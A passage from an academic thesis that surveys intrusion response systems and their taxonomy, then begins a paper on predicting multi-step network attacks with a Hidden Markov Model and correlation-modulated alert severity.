


Figure 2.3 Ordered pending responses before the start of the first round.




Figure 2.4 Two possible outcomes for decision-making after the first round of responses has been run.

information. Then, the IDS sends an alarm about a malicious activity. In this case, a reactive response is not useful, because the critical information has already been disclosed. In general, the disadvantages of a reactive response are the following [13] :

- It is applied when an incident is detected, so the system remains in the unhealthy state it was in before the detection of the malicious activity until the reactive response is applied.
- It is sometimes difficult to return the system to the healthy state.
- The attacker has the benefit of time between the start of the malicious activity and the application of the reactive response.
- It takes more energy to return the system to the healthy state than to maintain it in that state.
- Since it is applied after an incident is detected, the system is exposed to greater risk of damage.

In contrast, the proactive approach attempts to control and prevent a malicious activity before it happens, and plays a major role in defending hosts and networks. A number of different schemes that predict multi-step attacks have been proposed. Some researchers have inserted the prediction step in the detection component. For example, the authors of [39] believed that, since existing solutions are only able to detect intrusions when they occur, either partially or fully, it is difficult to block attacks in real time. So they proposed a prediction function based on Dynamic Bayesian Networks, with a view to predicting the goals of intruders. Other researchers have worked on prediction algorithms based on detection output. In this method, detection components are distributed across a network and alerts are sent to the prediction component. Of course, there may be aggregation and correlation components between the detection and prediction components to reduce the number of false positives. Yu and Frincke [40] and Shameli-Sendi et al. [41] proposed the *Hidden Colored Petri-Net (HCPN)* and *Alert Severity Modulating* respectively to predict the intruders next

goal. While most researchers use alert correlation to differentiate true alerts from alerts generated by detection components, called the Alert Filtering approach, the authors of [40] and [41] have taken a different approach. They maintain that, while multi-step attack actions are unknown, they may be partially detected and reported as alerts. They also maintain that all alerts can be useful in prediction, as the task of alert correlation is not only to find good alerts or to remove alerts.

Risk assessment

Again, most IDS generate a huge number of alerts over time. A large number of these alerts are duplicates and false positives [15, 42]. Many schemes have been proposed to overcome these weaknesses, some of which use an alert aggregation mechanism to reduce the number of alerts [15]. Others use an alert correlation mechanism to extract attack scenarios [43, 44], while a third group is attempting to assess the threat of intrusion [24, 28, 45, 46]. Also, alert information has only the severity field (IDMEF format), which does not allow for a comprehensive description of the risk assessment or the level of threat. Risk assessment is the process of identifying and characterizing risk. In other words, risk assessment helps the IRS component determine the probability that a detected anomaly is a true problem and can potentially successfully compromise its target [34].

Thus, there are two types of risk assessment :

1. **Static :** many researchers use offline risk assessment in IRS, assigning a static value to every resource in the network. Offline risk assessment has been reviewed in the Information Security Management System (ISMS) standards that specify guidelines and a general framework for risk assessment. It is described in many existing standards, such as NIST and ISO 27001 [47, 48]. Although they cannot satisfy the requirements of the online risk assessment environment, these standards are nevertheless fundamental and useful [8].
2. **Dynamic :** online risk assessment is a real time process of evaluation and provides a risk index related to the host or network [49]. Online risk assessment is very important in terms of minimizing the performance cost incurred. It does this by applying a subset of all the available sets of responses when that may be enough to neutralize the attack. In the second model, we can dynamically evaluate attack cost by propagating the impact of confidentiality, integrity, and availability through service dependencies model or attack graph [50, 51, 52] or by general model based on attack metrics [8, 24, 34]. The type of IDS that works based on tracers [1] is capable of improving its analysis results by adding a ”system state” feature [53]. A system state database provides a

view of the state of each host, including CPU usage, memory usage, disk space, and a resource graph showing the number of running processes, the number of running threads, memory maps, file descriptors, etc. In fact, without knowledge of the state of the system, a real and accurate online risk assessment is impossible. So, an online response system that supports the system state would be a very novel model.

2.1.7 Response deactivation

The need to deactivate a response action is not recognized in the majority of existing automated IRS. The importance of this need was first suggested in [7]. These authors believe that most responses are temporary actions which have an intrinsic cost or induce side effects on the monitored system, or both. The question is how and when to deactivate the response. The deactivation of policy-based responses is not a trivial task. An efficient solution proposed in [7] is to specify, two associated event-based contexts for each response context : *Start (response context)*, and *End (response context)*. The risk assessment component can also help us decide when a countermeasure has to be deactivated. In [7], countermeasures are classified into one of two categories, in terms of their lifetime : 1) One-shot countermeasures, which have an effective lifetime that is negligible. When a response in this category is launched, it is automatically deactivated ; and 2) Sustainable countermeasures, which remain active to deal with future threats after a response in this category has been applied.

2.1.8 Attack path

The majority of existing automated IRS apply responses on the attacked machine, or the intruder machine if it is accessible. By extracting the "attack path", we can identify appropriate locations, those with the lowest penalty cost, for applying them. Moreover, responses can be assigned to calculate the dynamic cost associated with the location type, as discussed in the "Response cost model" Section. The numerous locations and the variety of responses at each location will constitute a more effective framework for defending a system from attack, as its behavior will be less predictable. An attack path consists of four points : 1) the start point, which is the intruder machine ; 2) the firewall point, which includes firewalls and routers ; 3) the midpoint, which includes all the intermediary machines that the intruder exploits (through vulnerabilities) to compromise the target host ; and 4) the end point, which is the intruders target machine. Although, research on the attack path has been carried out and some ideas as to its usefulness have been formulated [54, 55, 56], it has rarely been implemented in an IDS or IRS.

2.2 Classification of existing models

In this section we discuss recent IRS and provide a summary of all the proposed IRS of interest in Table 2.1, which presents their detailed characteristics as is given in [2].

Table 2.1 Classification of existing IRSs based on proposed taxonomy.

IRS	**Year**	**Response Selection**	**Risk Assessment**	**Risk Assessment Criteria**	**Prediction Ability**	**Adjustment Ability**	**Response Evaluation Model Model**	**Response Execution**	**Response Lifetime**
DC&A [57]	1996	Dynamic mapping			Reactive	Non-adaptive	Static Cost	Burst	Sustainable
CSM [31]	1996	Dynamic mapping			Reactive	Non-adaptive	Static Cost	Burst	Sustainable
EMERALD [32]	1997	Dynamic mapping			Reactive	Non-adaptive	Static Cost	Burst	Sustainable
BMSL-based response [58]	2000	Static Mapping			Reactive	Non-adaptive	Static Cost	Burst	Sustainable
SoSMART [59]	2000	Static Mapping			Reactive	Non-adaptive	Static Cost	Burst	Sustainable
PH [60]	2000	Static Mapping			Reactive	Non-adaptive	Static Cost	Burst	Sustainable
Lee's IRS [23]	2000	*Cost-sensitive*	Static		Reactive	Non-adaptive	Static Cost	Burst	Sustainable
AAIRS [30, 61, 62, 63]	2000	Dynamic mapping			Reactive	*Adaptive*	Static Evaluated Cost	Burst	Sustainable
SARA [64]	2001	Dynamic mapping			Reactive	Non-adaptive	Static Cost	Burst	Sustainable
CITRA [65]	2001	Dynamic mapping			Reactive	Non-adaptive	Static Cost	Burst	Sustainable
TBAIR [66]	2001	Dynamic mapping			Reactive	Non-adaptive	Static Cost	Burst	Sustainable
Network IRS [33]	2002	*Cost-sensitive*	Static		Reactive	Non-adaptive	*Dynamic Evaluated Cost*	Burst	Sustainable
Tanachaiwiwat's IRS [67]	2002	*Cost-sensitive*	Static		Reactive	Non-adaptive	Static Cost	Burst	Sustainable
Specification-based IRS [51]	2003	*Cost-sensitive*	*Dynamic*	*Resource Dependencies*	Reactive	Non-adaptive	*Dynamic Evaluated Cost*	Burst	Sustainable
ADEPTS [68]	2005	*Cost-sensitive*	Static		*Proactive*	*Adaptive*	Static Cost	Burst	Sustainable
FAIR [69]	2006	*Cost-sensitive*	Static		Reactive	Non-adaptive	Static Evaluated Cost	Burst	Sustainable
Stakhanova's IRS [29]	2007	*Cost-sensitive*	Static		*Proactive*	*Adaptive*	Static Evaluated Cost	Burst	Sustainable
DIPS [24]	2007	*Cost-sensitive*	*Dynamic*	Attack metrics	*Proactive*	Non-adaptive	Static Cost	Burst	Sustainable
Jahnke [52]	2007	*Cost-sensitive*	*Dynamic*	Attack Graph	Reactive	Non-adaptive	*Dynamic Evaluated Cost*	Burst	Sustainable
Strasburg's IRS [27]	2008	*Cost-sensitive*	Static		Reactive	*Adaptive*	Static Evaluated Cost	Burst	Sustainable
IRDM-HTN [28]	2010	*Cost-sensitive*	*Dynamic*	Attack metrics	Reactive	Non-adaptive	Static Evaluated Cost	*Retroactive*	Sustainable
OrBAC [7]	2010	*Cost-sensitive*	*Dynamic*	*Resource Dependencies*	*Proactive*	*Adaptive*	Static Evaluated Cost	Burst	*Deactiveable*
Kheir's IRS [50]	2010	*Cost-sensitive*	*Dynamic*	*Resource Dependencies*	*Proactive*	Non-adaptive	*Dynamic Evaluated Cost*	Burst	Sustainable

Curtis et al. [30, 61, 62] propose a complex dynamic mapping based on an agent architecture (AAIRS). In AAIRS, multiple IDS monitor a host and generate alarms. The alarms are first processed by the Master Analysis agent. This agent indicates the confidence level of the attack and passes it on to an Analysis agent, which then generates a response plan based on *degree of suspicion*, *attack time*, *attacker type*, *attack type*, *attack implications*, *response goal*, and *policy constraints*.

Lee et al. [23] propose a cost-sensitive model based on three factors : 1) operational cost, which refers to the cost of processing the stream of events by IDS ; 2) damage cost, which refers to the amount of damage to a resource caused by an attacker when the IDS is ineffective ; and 3) response cost, which is the cost of applying a response when an attack is detected. The authors focus on the DARPA 1998 dataset, which is based on network connections. The resources that are being attacked in this dataset are network services and applications on some hosts. Damage and response costs have been statically defined based on four categories (ROOT, R2L, DoS, and PROBE).

Toth and Kruegel [33] present a network model that takes into account relationships between users and resources, since users perform their activities by utilizing the available resources. The goal of a response model is to keep the system in as high a state of usability as possible. Each response alternative (which node to isolate) is inserted temporarily into the network model and a calculation is performed to determine which response has the lowest negative impact on services. In this model, every service has a static cost, and there is only the "block IP" response to evaluate as a way to repel an attack. When the IDS detects an incoming attack, an algorithm attempts to find the firewall/gateway that can effectively minimize the penalty cost of the response action.

Tanachaiwiwat et al. [67] propose a cost-sensitive method. Although they claim that their method is adaptive, they have, in fact, implemented a non adaptive mechanism. They point out that verifying the effectiveness of a response is quite expensive. They check, IDS efficiency, alarm frequency (per week), and damage cost, in order to select the best strategy. The alarm frequency reveals the number of alarms triggered per attack, and damage cost assesses the amount of damage that could be caused by the attacker. An appropriate list of response is available in the proposed model.

Balepin et al. [51] propose two different ways to arrange resources : in a resource type hierarchy, or on a system map. They have adopted a dynamic way to add new nodes for every type of alert that is raised by the IDS that did not already exist on the map. Actually, every node is representative of a system object, such as a file, a running process, a socket, etc. Also, each node has a list of response actions that depend on the type of node, and there is a mechanism to assign a cost to each node.

Foo et al. [68] present a graph-based approach, called ADEPTS. The responses for the affected nodes are based on parameters such as confidence level of attack, previous measurements of responses in similar cases, etc. Thus, ADEPTS uses a feedback mechanism to estimate the success or failure of an applied response. This model is non adaptive, because it does not observe or analyze the behaviors of the deployed responses.

Papadaki and Furnell [69] proposed a cost-sensitive response system that assesses the static and dynamic contexts of the attack. A database for analyzing the static context is needed to manage important characteristics of an attack, such as targets, applications, vulnerabilities, and so on. In terms of evaluating the dynamic context of an attack, there are some interesting ideas embodied in the proposed model. The two main features of this model are : 1) the ability to easily propose different orders of responses for different attack scenarios ; and 2) the ability to adapt decisions in response to changes in the environment. To evaluate the characteristics of each response action, they have proposed the following parameters : *counter-effects*, *stopping power*, *transparency*, *efficiency*, and *confidence level*.

In [29], Stakhanova et al. proposed a cost-sensitive preemptive IRS. This model focuses on detecting anomalous behavior in software systems. It monitors system behaviors in terms of system calls, and has two levels of classification mechanism to detect intrusion. In the first detection step, when both normal and abnormal patterns are available, the model attempts to determine what kind of pattern is triggered when sequences of system calls are monitored. If the sequences do not match the normal or abnormal patterns, the system relies on machine learning techniques to establish whether the system is normal or anomalous. These authors have presented a response system that is automated, cost-sensitive, preemptive, and adaptive. The response is triggered before the attack completes. There is a mapping between system resources, response actions, and intrusion patterns which has to be defined in advance. Whenever a sequence of system calls matches a prefix in an abnormal graph, the response algorithm decides whether to repel the attack or not, based on a confidence level threshold. Multiple candidate responses may be available, and the one with the least negative effect is selected based on utility theory. The effectiveness of each applied response is measured for future response selection. If the selected response succeeds in neutralizing the attack, its success factor is increased by one, otherwise it is decreased by one.

Haslum et al. [24] have proposed a real time intrusion prevention model. This model is cost-sensitive, and the prediction module has been implemented, as well as a dynamic risk assessment module based on a fuzzy model. Fuzzy logic is used here to capture and automate the risk estimation process that human experts carry out using their experience and judgment based on a number of dependent variables. In a fuzzy automatic inference system, the knowledge of security and risk experts is embedded into the rules for creating the

fuzzy model. They have also designed a prediction model based on the hidden Markov model (HMM) to model the interaction between the intruder and the network [70]. That model can detect the U2R, R2L, and PROBE categories of attacks, but not the DoS category.

Jahnke et al. [52] present a graph-based approach for modeling the effects of attacks against resources and the effects of the response measures taken in reaction to those attacks. The proposed approach extends the idea put forward in [33] by using general, directed graphs with different kinds of dependencies between resources and by deriving quantitative differences between system states from these graphs. If we assume that *G1* and *G2* are the graphs we obtain before and after the reaction respectively, then calculation of the response's positive effect is the difference between the availability plotted in the two graphs : *A(G2)-A(G1)*. Like [33, 51], these authors focus on the availability impacts. Strasburg et al. [27] proposed a structured methodology for evaluating the cost of a response based on three parameters : operational cost (OC), impact of the response on the system (RSI), and response goodness (RG). The response cost model is : $RC = OC + RSI - RG$. OC refers to the cost of setting up and developing responses. The RSI quantifies the negative effect of the response on the system resources. RG is defined based on two concepts : 1) the number of possible intrusions that the response can potentially address ; 2) the amount of resources that can be protected by applying the response.

Mu and Li [28] presented a hierarchical task network planning model to repel intrusions, in which every response has an associated static risk threshold that can be calculated by its ratio of positive to negative effects. The permission to run each response is based on the current risk index of the network. When the risk index is greater than the response static threshold, the next response is allowed to run. They propose a response selection window, where the most effective responses are selected to repel intrusions. There is no evaluation of responses in this work, however, and it is unclear how the positive and negative effects of responses have been calculated. In that framework, the communication component is responsible for receiving alerts from multiple IDS. An alert filter, and verification and correlation components have all been considered. Intrusion response planning is in place to find a sequence of actions that achieve a response goal. These goals are the same as those in [30] : *analyze the attack*, *capture the attack*, *mask the attack*, *maximize confidentiality*, *maximize integrity*, *recovery gracefully*, and *sustain service*. Each goal has its own sequence of responses. For example, if the goal is to analyze an attack, the earlier responses in the sequence have to be weak, but later responses have to be strong. In [34], the authors propose a D-S evidence theory to assess risk.

Kanoun et al. [7] were the first to propose a risk-aware framework to activate and deactivate response policies, which consists of an online model and its architecture. The likelihood

of success of an ongoing threat or an actual attack, as well as the cumulative impacts of the threat and the response, are all considered before activating/deactivating a strategic response. The main contribution of the proposed model is to determine when a strategic response should be deactivated and how. These authors believe that the deactivation phase is as important as the activation phase.

Kheir et al. [50] propose a dependency graph to evaluate the confidentiality and integrity impacts, as well as the availability impacts. The confidentiality and integrity criteria were not considered in [33, 51, 52]. In [50], the impact propagation process proposed by Jahnke et al. is extended by adding these impacts. Now, each resource in the dependency graph is described with a 3D CIA vector, the values of which are subsequently updated, either by active monitoring estimation or by extrapolation using the dependency graph. In the proposed model, dependencies are classified as structural (inter-layer) dependencies, or as functional (inter-layer) dependencies.

2.3 Conclusion

In the past decade, various very effective Intrusion Response Systems have been developed. At the same time, we have seen impressive changes in the way attackers infect computers. As a result, it is impossible to create a perfect IRS that repels the majority of attacks. As mentioned in this paper, existing automated IRS suffer from weaknesses that prevent them from neutralizing attacks. Significant research will be required to address all those weaknesses and design a framework with a high level of capability. We have proposed a taxonomy of IRS and discussed future research that could improve the current systems substantially, which would in turn improve the intrusion response mechanism to enable it to accommodate more intelligence for the decision making process.

CHAPTER 3

Paper 1 : Real Time Intrusion Prediction based on Optimized Alerts with Hidden Markov Model

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3.1 Abstract

Cyber attacks and malicious activities are rapidly becoming a major threat to proper secure organization. Many security tools may be installed in distributed systems and monitor all events in a network. Security managers often have to process huge numbers of alerts per day, produced by such tools. Intrusion prediction is an important technique to help response systems reacting properly before the network is compromised. In this paper, we propose a framework to predict multi-step attacks before they pose a serious security risk. Hidden Markov Model (HMM) is used to extract the interactions between attackers and networks. Since alerts correlation plays a critical role in prediction, a modulated alert severity through correlation concept is used instead of just individual alerts and their severity. Modulated severity generates prediction alarms for the most interesting steps of multi-step attacks and improves the accuracy. Our experiments on the Lincoln Laboratory 2000 data set show that our algorithm perfectly predicts multi-step attacks before they can compromise the network.

3.2 Introduction

Intrusion detection system (IDS) monitors network events for detecting malicious activities or any attempt to break into or compromise a system. IDSs often provide poor quality alerts, which are insufficient to support the rapid identification of ongoing anomalies or predict the next goal or step of anomaly [43]. Also, poor quality alerts needlessly cause the system to be declared unhealthy, possibly triggering high impact prevention responses. Thus, designing an alert optimization component is needed [44]. There are two different approaches for alerts correlation : ***1) Alert Filtering approach :*** In the first, filtering, the idea is selecting just true alerts from raw alerts that are generated by detection components. There are many techniques like clustering, classification, and frequent-pattern mining to implement filtering approach. ***2) Alert Severity Modulating approach :*** In the second approach, the idea is modulating the quality of alerts [40]. The *Alert Filtering* approach causes false

negatives in prediction but prevents the application of high impact reactions to the network by the response component. The *Alert Severity Modulating* approach insures that we have better prediction and a better security model for the network.

Intrusion Response System (IRS), is the next level of security technology [11]. Its mission is running good strategies to prevent anomaly growth and returning a system to the healthy mode. It provides security at all system levels, such as operating system kernel and network data packets [2]. Although many IRSs have been proposed, designing good strategies for effective response of anomalies has always been a concern. A trade-off between system performance degradation and maximum security is needed [10]. According to the level or degree of automation, intrusion response systems can be categorized as : *notification systems*, *manual response systems*, and *automated response systems* [2, 28, 30]. Automated response systems try to be fully automated using decision-making processes without human intervention. The major problem in this approach is the possibility of executing an improper response in case of problem. Automated response systems can be divided into : 1) Static model : maps an alert to a predefined response. This model is easy to build but the major weakness is that the response measures are predictable. 2) Dynamic model : responses are based on multiple factors such as system state, attack metrics (frequency, severity, confidence, etc.) and network policy. In other words, the response to an attack may not be the same depending for instance on the targeted host. One drawback of this model is that it does not learn anything from attack to attack, so the intelligence level remains the same until the next upgrade. 3) Cost-sensitive : is an interesting technique that tries to attune intrusion damage and response cost. To measure intrusion damage, a risk assessment component is needed. The big challenge in cost-sensitive model is that the risk assessment must be online and cost factor (risk index) has to be updated over time [23, 28, 30, 72].

In this context, our contributions include : (1) defining a framework for predicting sophisticated multi-step attacks and preventing them by running appropriate sets of responses, using HMM for reducing training time and memory usage, (2) in contrast to previous models that use *Alert Filtering* approach to correlate alerts, we have used a novel approach named *Alert Severity Modulating* to predict the most interesting steps of multi-step attacks, and (3) our framework can be applied in a real network to predict any kind of DDoS attacks

This paper is organized as follows : first, we will discuss related work and several existing methods for prediction will be introduced. The proposed model is illustrated in Section 3.4. In Section 3.5, experimental results are presented. Conclusion and future work will be discussed in Section 3.6.

3.3 Related Work

A number of different approaches that predict multi-step attacks have been proposed. Some researchers place the prediction algorithm in the detection component. For example, Feng et al. [39] believe that existing solutions are only able to detect after an intrusion has occurred, either partially or fully. Therefore, it is hard to block attacks in real time. They have proposed a prediction function, based on Dynamic Bayesian Networks looking at system calls, with IDS concepts for predicting the goals of intruders.

Other researchers have worked on prediction algorithms based on detection output. In this method, detection components are distributed across a network and send alerts to the prediction component. Of course, there are aggregation and correlation components, between detection and prediction components, to reduce the number of false IDS alerts.

Yu and Frincke [40] proposed Hidden Colored Petri-Net (HCPN) to predict intruder's next goal. Previously, researchers used alert correlation to extract true alerts from alerts generated by the detection component. This is the *Alert Filtering* approach to alert correlation. They have taken a different approach. Because multi-step attacks actions are unknown but may be partially detected and reported as alerts, the task of alert correlation is not to find good alerts. All alerts can be useful in prediction. They proposed a method to improve the quality of alerts for prediction. Our alert optimization component has the same features and differs from the *Alert Filtering* approach.

Haslum et al [70] proposed a model based on HMM to predict the next step of an anomaly. In this model, distributed system attacks are simulated in four steps. Based on observations from all IDSs in the network, the system mode can be moved among states. Thus, each time, prediction of the next goal can be estimated by the probability of each state. However, this model needs to be tested in a real network.

For modeling the interactions between attackers and networks, our technique closely relates to [70]. Their model is based on the output of alert aggregation that filters alerts and selects just true alerts from raw alerts generated by detection components. Our approach uses the concepts of modulating the severity of alerts, like [40]. We focus on the severity of alerts and propose a novel algorithm to modulate alert severity by correlation of alerts that are sent by distributed detection components. However, their model does not predict distributed Denial of service (DDoS) attacks while ours can.

Another distinguishing feature that separates our model from previous models is that it can be applied to predict multi-step attacks performed over a long period, and alerts optimization helps us to predict DDoS attacks before it makes a computer resource unavailable to its intended users.

3.4 Proposed Model

Figure 3.1 illustrates the basic architecture of the proposed model. The following actions would be performed in this architecture :

- **Data Gathering :** the data gathering component captures network traffic and computer activity and extracts necessary information for the detection components
- **Detection :** the detection components try to detect malicious activities and send alerts to the alerts optimization component
- **Alerts Optimization :** alerts optimization modulates the severity of alerts through correlation to get better prediction
- **Prediction :** the prediction component will attempt to make a prediction of a possible future problem based on the alert observation
- **Response :** according to the result of the prediction component and problem characteristics, the response component can prepare an appropriate set of responses to run on the network for preventing the problem growth and returning the system to the healthy mode. To obtain the benefits of an automated response system, two major sections are considered :

  1. **Organization :** in the organization section, we try to select the best set of plans (IP blocking, TCP Reset, dropping packets, delete files, killing process, run virus check, shutdown, applying patch, change all passwords, ...) [67] based on our strategy (Confidentiality, Integrity, and Availability). Our strategy relies on the evaluation of the positive effects of the responses based on their impact on the confidentiality, integrity, and availability metrics. We also take into account the negative impacts on the other resources in terms of availability. For example, after running a response which blocks a specific subnet, a web server under attack is no longer at risk, but the availability of the service has been decreased.
  2. **Execution :** in the execution section, we have to run our sequence of responses on the network for preventing the problem growth and returning the system to the healthy mode. Before applying, we need to order the responses based on positive effect and negative impact.

3.4.1 Alerts Optimization

Unfortunately, detection components generate huge numbers of alerts. Also, in distributed systems, this problem is very complicated. As Figure 3.2 shows, the first idea that many researchers have used is selecting true alerts from the raw alerts and then sending these to the prediction component (*Alert Filtering* approach). It causes more false negatives in




Figure 3.1 Architecture of the proposed model.

prediction and does not seem to produce good results in practice. The second idea that we have used is *Alert Severity Modulating* approach that increases alerts severity exponentially through correlation. By using correlation concepts among alerts, we have modulated the alerts severity before sending these to the prediction component.

There are many methods to improve the quality of alerts. In this paper, we focus on severity of alerts and propose a novel algorithm to modulate it by correlation of alerts that are sent by distributed detection components. Our alerts optimization has two parts :

1. **Correlation :** Zhu and Ghorbani [43] have proposed a model to extract attack strategies. In this technique, an Alert Correlation Matrix (ACM) is used to store correlation




Figure 3.2 Comparison of *Alert Filtering* approach and *Alert Severity Modulating* approach.

strengths of any two types of alerts. In this section, an ACM is defined. This matrix has the correlation strength between two types of alert and is very important in attack prediction. Indicating the correlation weights in ACM is difficult and needs knowledge about all alerts, it must be obtained by training process or defined by a security expert. Classification of alerts is useful when detection components generate numerous alerts. However, classification reduces precision and causes more false negatives in prediction. Figure 3.3 shows the ACM. For example, $w_{(1,2)}$ means that after the occurrence of $alert_1$, $alert_2$ has $w_{(1,2)}$ probability of occurring.

2. **Optimization :** in this section, a function is used to increase the severity of alerts. If we use the unmodified severity we get false negatives in prediction. Thus, we need a function to increase alert severity exponentially. This function begins with the unmodified severity for each alert. We present Formula 1 to calculate each alert severity.

$$\begin{aligned} &Alert.severity = Alert.severity * e^{\frac{F*N}{K*A}} \\ &1.25 \leq K \\ &1 \leq F \leq 100 \\ &1 \leq A, N \end{aligned} \tag{3.1}$$

   - **N** is frequency of alert.
   - **F** is alert effect. It is extracted from the ACM.
   - **A** is acceptable number of alert per day and can be calculated based on Acceptable Alert per Day (AAD) matrix.
   - **K** is a constant parameter and can control prediction occurrence. A large K increases the correlation effect. In next subsection, we will see how the alert severity directly affects the prediction algorithm.

	$Alert_1$	$Alert_2$	$Alert_3$	...	$Alert_n$
$Alert_1$	$w_{(1,1)}$	$w_{(1,2)}$	$w_{(1,3)}$	...	$w_{(1,n)}$
$Alert_2$	$w_{(2,1)}$	$w_{(2,2)}$	$w_{(2,3)}$	...	$w_{(2,n)}$
$Alert_3$	$w_{(3,1)}$	$w_{(3,2)}$	$w_{(3,3)}$	...	$w_{(3,n)}$
...	...	...	...	...	...
$Alert_n$	$w_{(n,1)}$	$w_{(n,2)}$	$w_{(n,3)}$	...	$w_{(n,n)}$

Figure 3.3 Alert Correlation Matrix.

3.4.2 Prediction Component

As we know, IDS or detection components usually generate a large number of alerts. Thus, the output of IDS is a data stream. Stream data is temporally ordered, fast changing, potentially infinite and massive. There is not enough time to store stream data and rescan the whole data as static data [18, 36, 37]. There are some techniques like clustering, classification, and frequent-pattern mining for static data. Using these algorithms in streaming mode presents many challenges. One challenge is scanning static data multiple times, which is impossible in streaming mode. Also, the big challenge in streaming mode is that one frequent pattern may not be frequent over time. The Hidden Markov Model (HMM) algorithm is one of the best ways to tackle this weakness. HMM works well dealing with streaming inputs. HMM is a statistical Markov Model with unobserved state. As another view, HMM is a simplest model of Dynamic Bayesian Network. In HMM, the states are not visible but the output is dependent on the states that are visible. It is fast and can be useful to assess risk and predict future attacks in intrusion detection systems [46, 75].

In the following paragraphs, the elements of HMM are described. An HMM is characterized by the following :

1. **States :** the system is assumed to be in one of the following states. The states used in this paper are similar to the states used in [24] :
   - **Normal :** indicating that system is working well and there is no malicious activity or any attempt to break into the system
   - **Attempt :** indicating that malicious activities are attempted against the system
   - **Progress :** indicating that intrusion has been started and is now progressing
   - **Compromise :** indicating that intrusion successfully compromised the system

   We use N, A, P, and C to represent them, so $S_i = \{s_1 = N, s_2 = A, s_3 = P, s_4 = C\}$. In Figure 3.4 , the relationship among states is shown.
2. **Observations :** $O_i = \{O_1, O_2, O_3, ..., O_n\}$ observations are real output from the system being modeled. Observations cause the system model to move among states. In this case, alerts from detection components are our observations. We consider the severity of alerts as observation. Each alert has three priorities : *low*, *medium*, and *high*. However, we do not use the real severity for observations. After receiving the real severity that has three levels, we map it after alert optimization to the four priorities : *low*, *medium*, *high*, *very high*. In Figure 3.2, you can see our model to map the real severity to the increased severity using an exponential function.
3. **State Transition Probability (Λ) :** the state transition probability matrix describes the probability of moving among states.

4. **Observation Transition Probability (Φ) :** the observation transition probability matrix describes the probability of moving among observations.
5. **Initial State Distribution (Π) :** it describes the probability of states when our framework starts.

We will now describe the prediction model in details. As seen in Figure 3.1, all detection components send alerts to the alert optimization component. The alert optimization component increases the alert severity using an exponential function. The increased severity of alerts is sent to the prediction component as observation. For each observation, HMM moves among states and the probability of being in each state will be updated. The computation needed to update the state distribution is based on Equation 19 and 27 in [76] and algorithm 1 in [70]. Figure 3.5 shows the pseudo-code of intrusion prediction. First, a new alert severity has to be calculated based on the alert information with alert severity function. Thus, N, F, and A parameters are calculated by three functions that are indicated in lines 6, 7, and 8. N is the frequency of alert that can be calculated by *CalculateAlertFrequency* function. The Alert correlation matrix (ACM) is used to calculate the alert effect by the *CalculateAlertEffect* function, as will be explained in the next section. A is the acceptable number of alerts per day and can be calculated based on the *CalculateAcceptableAlertFrequency* function. Of course, the Acceptable Alert per Day (AAD) matrix must be initialized before running the algorithm. After identifying the alert severity, we will try to update the current state distribution. *Obs_ix* indicates the observation index. For the 